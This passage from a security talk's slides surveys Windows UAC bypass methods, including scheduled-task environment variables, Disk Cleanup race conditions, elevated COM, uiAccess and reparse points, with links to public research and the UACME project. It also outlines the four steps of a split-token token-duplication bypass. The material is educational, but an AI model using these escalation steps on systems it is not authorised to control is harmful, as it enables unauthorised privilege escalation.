 - > %windir% -> cleanmgr.exe
 - > <https://tyranidslair.blogspot.co.uk/2017/05/exploiting-environment-variables-in.html>
 - > Win 8.1,10,10RS1,10RS2 (Bypasses AlwaysNotify)

There is much, much more...

However, why beat a dead horse aka shell fatigue!

Have a look at the following types in your free time.

- Race conditions

| -> <https://enigma0x3.net/2016/07/22/bypassing-uac-on-windows-10-using-disk-cleanup/>

- Elevated COM

| -> <http://www.freebuf.com/articles/system/116611.html>

- UIPI With uiAccess applications

| -> <https://habrahabr.ru/company/pm/blog/328008/>

| -> <https://github.com/hfiref0x/UACME/blob/5f578fcb7fa8b8f1d2fcfd3d159d004bdc709719/Source/Akagi/methods/hybrids.c#L1613>

- NTFS reparse point

| -> <https://github.com/hfiref0x/UACME/blob/5f578fcb7fa8b8f1d2fcfd3d159d004bdc709719/Source/Akagi/methods/hybrids.c#L1747>

The straw that broke the camel's back



We will look at one final case.

This is based on an issue discussed/found by James Forshaw (& the CIA?).


Further reading in the posts linked below!

- <https://tyranidslair.blogspot.co.uk/2017/05/reading-your-way-around-uac-part-1.html>
- <https://tyranidslair.blogspot.co.uk/2017/05/reading-your-way-around-uac-part-2.html>
- <https://tyranidslair.blogspot.co.uk/2017/05/reading-your-way-around-uac-part-3.html>

Split-Token Administrators Revisited

If we are part of the Administrator group & running with a Medium IL
we can always bypass UAC. Even if the UAC setting is AlwaysNotify!

- (1) Duplicate token of elevated process
- (2) Lower it to Medium IL
- (3) Remove some restricted groups & privileges
- (4) Use CreateProcessWithLogon to spawn an elevated shell



Game Over

"Perhaps it's finally time for Microsoft
to take UAC out the back and give it a proper sending off."

-James Forshaw



- + UACME project - @hfirefOx
-> <https://github.com/hfirefOx/UACME>
- + Reading Your Way Around UAC (1&2&3) - @tiraniddo
-> <https://tyranidslair.blogspot.co.uk/2017/05/reading-your-way-around-uac-part-1.html>
- + Exploiting Environment Variables in Scheduled Tasks for UAC Bypass - @tiraniddo
-> <https://tyranidslair.blogspot.co.uk/2017/05/exploiting-environment-variables-in.html>
- + "Fileless" UAC Bypass Using eventvwr.exe and Registry Hijacking - @enigma0x3
-> <https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/>
- + Bypassing UAC on Windows 10 using Disk Cleanup - @enigma0x3
-> <https://enigma0x3.net/2016/07/22/bypassing-uac-on-windows-10-using-disk-cleanup/>
- + Bypassing UAC using App Paths - @enigma0x3
-> <https://enigma0x3.net/2017/03/14/bypassing-uac-using-app-paths/>
- + Anatomy of UAC Attacks - @FuzzySec
-> <http://www.fuzzysecurity.com/tutorials/27.html>
- + Windows 7 UAC whitelist
-> https://www.pretentiousname.com/misc/win7_uac_whitelist2.html
- + Inside Windows Vista User Account Control - TechNet
-> <https://technet.microsoft.com/en-us/library/2007.06.uac.aspx>
- + Inside Windows 7 User Account Control - TechNet
-> <https://technet.microsoft.com/en-us/library/2009.07.uac.aspx>

.....And many many more!.....

Reading
Materials
&
Special
Thanks

MWR
LABS

Questions?

Contact:

+ ruben.boonen@mwrinfosecurity.com

+ @FuzzySec